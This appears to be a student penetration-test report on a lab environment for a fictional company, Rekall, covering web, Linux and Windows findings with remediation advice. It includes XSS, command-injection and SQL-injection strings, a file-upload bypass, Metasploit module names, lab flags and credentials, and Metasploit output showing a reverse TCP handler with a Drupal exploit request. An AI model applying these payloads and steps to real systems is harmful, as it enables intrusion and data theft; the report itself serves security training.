



Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Student Note: Complete all sections highlighted in yellow.

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	13
Vulnerability Findings	14

Contact Information

Company Name	Open Your Backdoor LLC
Contact Name	Aaron Brown
Contact Title	Lead Pentester

Document History

Version	Date	Author(s)	Comments
001	2-8-24 (Day 1)	Aaron Brown	Added XSS Vulnerabilities
002	2-12-24 (Day 2)	Aaron Brown	Added Linux Vulnerabilities
003	2-14-24 (Day 3)	Aaron Brown	Added Windows Vulnerabilities

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Several ip's to fall back on incase of outage
- Files were structured and easy to find
- User permissions were separated
- Administrator account was unable to be cracked
- Kerbos account was unable to be cracked

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Local File intrusion vulnerabilities
- XSS Vulnerabilities
- Sensitive data exposure
- Command injection vulnerabilities
- SQL Injection Vulnerabilities
- SSH Vulnerabilities
- FTP vulnerabilities
- Scheduled tasks vulnerabilities

Executive Summary

Starting with the Web app I was able to cross side script information onto the Welcome.php, and comments.php fields to get unintended information to pop up. From there we navigated to the Memory-Planner.php page and were able to upload a php script in place of a jpg file. Renaming a file to have two separate extensions also worked for the upload field below it as well. Going to the robots.txt file shows sensitive information as well. I was able to use simple command injection in the DNS check field on the networking.php page and get server information. This also held true for the MX record checker field as well. Looking into the HTML stylesheet in the browser usernames and passwords were stored in some of the fields. Again navigating the Memory-Planner we were able to encapsulate a script command and again get unintended information to pop up. Looking further into the developer console on browser the site had unintended information listed in some of the networking fields. The Login.php field for the regular users was able to be used as a payload delivery system to get system information. The admin login was also easily accessible as the admin account had the same password as its username. Changing the URL on the souvenirs.php page to contain a payload also allowed me access to the /etc/passwd file showing usernames and permissions. On the admin_legal_data.php page we were able to use a session tool to determine the correct session to get into the admin zone. From a previous vulnerability we were able to see there was an old disclaimer page. Using the new disclaimer.php we were able to access the old one as well. Moving onto the linux servers the whois, nslookup, and crt.sh information all showed sensitive information that should not be showing for the server. Using nmap we were able to disconcert the drupal server and ip. And further scanning these ips with Nessus we found a critical vulnerability that was able to be exploited. Using the Apache Tomcat vulnerability on metasploit we were able to gain access to a command shell and use ls and cd commands to view files. Using the shellshock exploit we were able to gain access to a meterpreter shell and cat the sudoers file and folder. From here we can also view the /etc/passwd file and folder. Another exploit we were able to use was the struts exploit to gain access to a meterpreter shell. And leading back to the drupal ip we were able to use a drupal exploit as well to gain access to a shell beyond meterpreter and run commands such as whoami learning the machine name and information. Using exposed credentials and an easily guessable password we SSH'd into the machine and were able to gain root access using a sudo exploit. From linux we moved onto the windows machines, but circling back and checking the totalrekall websites we realized there was an old github repository with a username and hash file which was easily crackable. Using this login we were able to gain access to the .20 ip and login and view the listed files. Using anonymous with no password as a login for FTP we were able to gain access to files and were able to view and download them on the .20 ip as well. From this same IP we were able to execute Metasploit's SLMail vulnerability and gain a meterpreter shell to view and access files. And going a step further we were able to use the Windows Task Scheduler to view, edit, and change tasks. Using Kiwi we could also get the usernames and password hashes for all users on the system. These usernames and passwords were also easily crackable with johntheripper and were able to be logged into. One of these accounts was able to get access to the domain controller for the windows servers giving us unfettered access to everything. We did this by using the WMI exploit to move from the regular server to the domain controller. Using Kiwi again we were able to see and get even more usernames and NTLM password hashes, which were again easily crackable in johntheripper. Once we used the admin account on the domain controller we had access to all files and were able to view and edit them fully.

Summary Vulnerability Overview

Vulnerability	Severity
XSS Reflected Data on Welcome.php	Medium
XSS Stored Data on comments.php	Medium
Local File Inclusion on Memory-Planner.php	High
Sensitive Data Exposure on robots.txt	Critical
Command Injection on networking.php	Critical
Sensitive Data Exposure on Login.php	Critical
XSS Reflected Data on Memory-Planner.php	Medium
Command Injection on networking.php	Critical
Local file inclusion on Memory-Planner.php	High
Sensitive Data Exposure on http developer console (in browser)	Critical
SQL Injection on Login.php	Critical
Open source exposed data on crt.sh	Critical
Aggressive Scan Results reveal Drupal server	High
Apache Tomcat Remote Code Execution	High
Drupal Vulnerability in drupal_restws_unserialize	High
SSH Vulnerability	High
Sensitive Data Exposure on GITHUB	Critical
Aggressive Scan Results reveal HTTP Server	Low
Anonymous FTP	Medium
SLMail Vulnerability	High
Scheduled Tasks Vulnerability	High


The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	totalrekall.xyz 192.168.14.35 192.168.13.10 192.168.13.11 192.168.13.12


	192.168.13.13 192.168.13.14 172.22.117.10 172.22.117.20 172.22.117.100
Ports	8009 8080 80 88 21


Exploitation Risk	Total
Critical	8
High	8
Medium	4
Low	1

Vulnerability Findings

Vulnerability 1	Findings
Title	XSS Reflected Data on Welcome.php
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Medium
Description	Able to use scripting language to get unintended popups from Web App.
Images	Used <script>alert("Hi!")</script> on welcome.php 
Affected Hosts	192.168.14.35/Welcome.php
Remediation	Not allowing HTML code input where necessary. Validating user input. Setting up a web application firewall.


Vulnerability 2	Findings
Title	XSS Stored Data on comments.php
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Medium
Description	Able to use scripting language to get unintended popups from Web App.
Images	Used <script>alert("Hi!")</script> on comments.php 
Affected Hosts	192.168.14.35/comments.php
Remediation	Not allowing HTML code input where necessary. Validating user input. Setting up a web application firewall.


Vulnerability 3	Findings
Title	Local File Inclusion on Memory-Planner.php
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High
Description	Uploaded a php script instead of a JPG file on memory-planner.php
Images	
Affected Hosts	192.168.14.35/Memory-Planner.php
Remediation	Whitelisting what files can be uploaded. Better server instructions on what files are ok to accept.


Vulnerability 4	Findings
Title	Sensitive Data Exposure on robots.txt
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	Directory and File locations listed on robots.txt file
Images	 <pre> User-agent: GoodBot Disallow: User-agent: BadBot Disallow: / User-agent: * Disallow: /admin/ Disallow: /documents/ Disallow: /images/ Disallow: /souvenirs.php/ Disallow: flag9:dkkdudfkdy23 </pre>
Affected Hosts	192.168.14.35/robots.txt
Remediation	robots.txt is supposed to be accessible by the public. So password protect or edit permissions for any directories and files you have listed in robots.txt so certain users are not able to view/edit or access it. You can also edit what is shown in your robots.txt file with certain apps and plugins.

Vulnerability 5	Findings
Title	Command Injection on networking.php
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	Using command injection I did “ www.example.com ”; cat vendors.txt “ which was a file that was listed on that page.


Images	Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt DNS Check www.example.com Lookup Server: 127.0.0.11 Address: 127.0.0.11#53 Non-authoritative answer: Name: www.example.com Address: 93.184.216.34 SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5 Congrats, flag 10 is ksdnd99dkas
Affected Hosts	192.168.14.35/networking.php
Remediation	Not allowing HTML/Scripting code input where necessary. Validating user input. White or Blacklisting certain commands that are allowed to be input.

Vulnerability 6	Findings
Title	Sensitive Data Exposure on Login.php
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	Username and password were found in html stylesheet which were dougquaid:kuato
Images	Successful login! flag 8 is 87fsdkf6djf , also check out the admin only networking tools <u>HERE</u>  The screenshot shows a web browser interface. The main content area displays a green message: "Successful login! flag 8 is 87fsdkf6djf , also check out the admin only networking tools HERE". Below this, the browser's developer console is open, showing the HTML and JavaScript code of the page. In the HTML, there is a form with fields for "login" and "password". In the JavaScript, there is a variable "username" set to "dougquaid" and a variable "password" set to "kuato".
Affected Hosts	192.168.14.35/Login.php
Remediation	Removing the username and password from the HTML stylesheet and associated stylesheets.


Vulnerability 7	Findings
Title	XSS Reflected Data on Memory-Planner.php
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Medium
Description	Input box was looking for the script tag. I encapsulated it with: <script>alert("Hi Aaron");</script>
Images	
Affected Hosts	192.168.14.35/Memory-Planner.php
Remediation	Not allowing HTML/Scripting code input where necessary. Validating user input. White or Blacklisting certain commands that are allowed to be input.


Vulnerability 8	Findings
Title	Command Injection on networking.php
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	On networking.php page using the mxrecord I did www.example.com cat vendors.txt
Images	
Affected Hosts	192.168.14.35/networking.php

Remediation	Not allowing HTML/Scripting code input where necessary. Validating user input. White or Blacklisting certain commands that are allowed to be input.
--------------------	---


Vulnerability 9	Findings
Title	Local file inclusion on Memory-Planner.php
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High
Description	Renaming a script to have a .jpg.php extension, it only checks for the first extension
Images	
Affected Hosts	192.168.14.35/Memory-Planner.php
Remediation	Whitelisting what files types can be uploaded. Better server instructions on what files are ok to accept. You can also use the getimagesize() function to determine if the file type is actually an image.


Vulnerability 10	Findings
Title	Sensitive Data Exposure on http developer networking console (in browser)
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	In developer mode you can go into the network tab, then reload requests, and in the about.php page flag 4 is under x powered by.

Images	
Affected Hosts	192.168.14.35
Remediation	Disabling the debugger for your website may limit data present. If your developer browser has any type of server side database code then your team needs to restructure that information server side immediately.



Vulnerability 11	Findings
Title	SQL Injection on Login.php
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	By typing " ok' or 1=1- " you are able to get server side information.
Images	
Affected Hosts	192.168.14.35/Logins.php
Remediation	Not allowing HTML/Scripting code input where necessary. Validating user input. White or Blacklisting certain commands that are allowed to be input in the login and password field.

Vulnerability 12	Findings
Title	Open source exposed data on crt.sh
Type (Web app / Linux OS / Windows OS)	Linux
Risk Rating	Critical
Description	Using crt.sh we can see in the ssl information which reveals flag 3.

Images	
Affected Hosts	totalrekall.xyz
Remediation	Correcting the certificate. Certificate verification troubleshooting.




Vulnerability 13	Findings
Title	Aggressive Scan Results reveal the Drupal server
Type (Web app / Linux OS / Windows OS)	Linux
Risk Rating	High
Description	Running an aggressive nmap of all host ips reveals 192.168.13.13 is the one running drupal
Images	
Affected Hosts	192.168.13.13
Remediation	Setting up your drupal server to run on or through a proxy, or VPN will protect against these kinds of leaks and will show the proxy or vpn ip instead of the host machine ip.

Vulnerability 14	Findings
Title	Apache Tomcat Remote Code Execution
Type (Web app / Linux OS / Windows OS)	Linux
Risk Rating	High
Description	Using Metasploit we are able to exploit multi/http/tomcat_jsp_upload_bypass and connect to a command shell. We are then able to use this shell to read and travel to directories and files.

Images	 
Affected Hosts	192.168.13.10
Remediation	Updating Tomcat to the latest version where the vulnerability no longer exists. There is a readonly init-param that is set to false when it should be set to true in Tomcat's code. This is the cause of the exploit.

Vulnerability 15	Findings
Title	Drupal Vulnerability in drupal_restws_unserialize
Type (Web app / Linux OS / WIndows OS)	Linux
Risk Rating	High
Description	Using Metasploit's exploit for drupal_restws_unserialize we are able to get a meterpreter shell and use whoami gaining access to www-data.
Images	<pre>msf6 exploit(unix/webapp/drupal_restws_unserialize) > run [*] Started reverse TCP handler on 172.22.117.100:4444 [*] Running automatic check ("set AutoCheck false" to disable) [*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default [-] Unexpected reply: #Rex::Proto::Http: Response:0x00007fbc582df5e8 @headers={"Date"=>"Tue, 13 Feb 2024 02:28:17 GMT", "Server"=>"must-revalidate, no-cache, private", "X-UA-Compatible"=>"IE=edge", "Content-language"=>"en", "X-Content-Type-Options"=>"nosn" 0 GMT", "Vary"=>"", "X-Generator"=>"Drupal 8 (https://www.drupal.org)", "Transfer-Encoding"=>"chunked", "Content-Type"=>"applic e_chunk=0, @bufq="", @body="{\"message\": \"The shortcut set must be the currently displayed set for the user and the user must h 02? permissions.\"}"byPUOweYrZicM2vUsawPz9N3xYBbNBdNV3auff\n", @code=403, @message="Forbidden", @proto="1.1", @chunk_min_size=1 @request="POST /node/?format=json HTTP/1.1\r\nHost: 192.168.13.13\r\nUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; r r\nContent-Length: 661\r\n\r\n{\n \"link\": [\n {\n \"value\": \"link\", \n \"options\": {\"0:24:\\\\GuzzleHttp\\\\V 